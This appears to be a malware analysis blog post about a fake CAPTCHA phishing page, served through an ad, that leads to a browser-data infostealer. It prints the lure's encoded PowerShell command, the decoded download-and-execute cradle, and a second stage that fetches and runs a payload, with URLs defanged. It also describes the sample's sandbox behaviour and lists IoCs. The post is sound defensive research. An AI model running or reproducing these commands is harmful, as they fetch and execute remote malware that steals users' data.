In this article, we’ll break down how this failed phishing attempt occurred and what would have happened if it succeeded.
Discovery #
I kept seeing articles about the phishing technique that utilises fake CAPTCHA pages. I wanted to know if I could randomly come across one of them in the wild, so I booted up my FlareVM and started browsing. I went to various websites, including travel agencies, social media, etc. (of course, without logging anywhere or inputting credentials), without AdBlock. I had planned a trip to visit a friend, so I thought, “Why not, I could check bus prices”. Lo and behold, a Google ad popped up when I attempted to open one of the websites, and it was a fake CAPTCHA phishing page, impersonating a Cloudflare page.

The page was later reported, and now it seems to have restricted access, showing a “Forbidden” error when trying to access it. The main domain, however, is still up and still shows hellow when accessed.
Let’s examine the script, though:
PowerShell.exe -ep bypass -enc KABJAG4AdgBvAGsAZQAtAHcAZQBiAHIAZQBxAHUAZQBzAHQAIAAtAFUAUgBJACAAJwBoAHQAdABwAHMAOgAvAC8AcwBoAG8AcgB0AGUAcgAuAG0AZQAvAFgATwBXAHkAVAAnACAALQBVAHMAZQBCAGEAcwBpAGMAUABhAHIAcwBpAG4AZwApAC4AYwBvAG4AdABlAG4AdAAgAHwAaQBlAHgA -w 1powershell
So what can we identify from this?
- The command bypasses policy execution
- Runs a Base64 encoded command
We can only see red flags until we see -w 1powershell. This was one of the fake CAPTCHA phishing techniques that has become more frequent in the past year. However, that WindowStyle flag argument was invalid, resulting in an error without executing the script. The correct version would have been -w 1, which would have been an alternate version of -WindowStyle Hidden.
But what if the issue was not there and we accidentally ran the correct command?
Analysis #
Static Analysis #
Running the command with the correct WindowStyle argument still resulted in an error due to an incorrect User Agent. That’s a second strike, so I decided to take a peek at what the encoded command does:
(Invoke-webrequest -URI 'hxxps://shorter[.]me/XOWyT' -UseBasicParsing).content |iex
The command shows us that the script opens a shortened link. Checking that link in a sandbox, I identified that it contained the following command:
Invoke-WebRequest -Uri "hxxps://bitly[.]cx/iddD" -OutFile "$env:TEMP\ComponentStyle.zip"; Expand-Archive -Path "$env:TEMP/ComponentStyle.zip" -DestinationPath "$env:TEMP"; & "$env:TEMP\crystall\Crysta_x86.exe"
So let’s analyse it:
- It accesses another shortened URL
- Drops an archive in the TEMP directory and unzips it
- Executes the payload
I detonated the second stage payload, omitting the execution part of the script - the archive was secured, and it was time to create a snapshot.

The archive contained multiple files:
- A main executable
- Three DLL files
- a BXI and an RC file.
When checked in VirusTotal, we can see that vendors did not observe any clear indicators of malicious activity. We can also see that it was first submitted in 2011, and it is also signed and verified by Sonic Solutions, with the product being DivX Download Manager Service. While the binary is signed, it is likely vulnerable, making it possible to add malicious capabilities to it with the DLL files and the RC/BXI files.
Examining the strings does not provide much useful information, though it shows us that the file is capable of registry and process manipulation. We can also see the signature provided by VeriSign.
Dynamic Analysis #

Detonating the malware immediately shows a new process called MSBuild.exe, which appears to be associated with Flexera Software according to PEStudio. It also runs tcpvcon.exe, which is SysInternal’s TCPView tool.

Eventually, it also opens multiple Chrome processes, however, no visible windows or tabs were opened.

The malicious software creates a copy of itself within C:\ProgramData\PatchSystemCUS\, while the tcpvcon.exe file was dropped in C:\Users\<UserName>\AppData\Roaming\PatchSystemCUS

When it comes to what the malware actually does, it appears to be a classic infostealer. The malicious software attempted to look for data files related to popular browsers like Google Chrome, Brave, Opera, CentBrowser, and many other region-specific browsers like Sputnik, etc.


It also targeted the TCPIP registries, enumerating hostname, DNSclient, and other keys in an attempt to steal details related to the machine’s connections. It also enumerated all directories within the virtual machine.



Finally, I observed that the malicious sample went through the Uninstall registry keys, presumably to enumerate installed software and identify specific data “troves” or hindrances (such as security tools).
The file communicated with an external IP address at regular intervals, likely serving as a command and control (C2) server for data exfiltration by the malicious binary.


Conclusion #
In summary, phishing pages like these are far from rare—they can appear anywhere in the wild, even through ads served by reputable networks. Any unsuspecting user could run the malicious command, risking data leaks or other serious consequences. We also can’t depend on attackers making mistakes, which highlights just how essential cybersecurity awareness is for both individuals and organisations.
IoCs #
Hashes #
- deb5bd989c9fdd5fe7f78f00a1216eb0
- 2d4fdba00b7f7b02408a8ea6c199037e
- e43ec4f0aa69a344fcb8431e60195f0f
- ff254c1778aefe5af06889f1f999dee3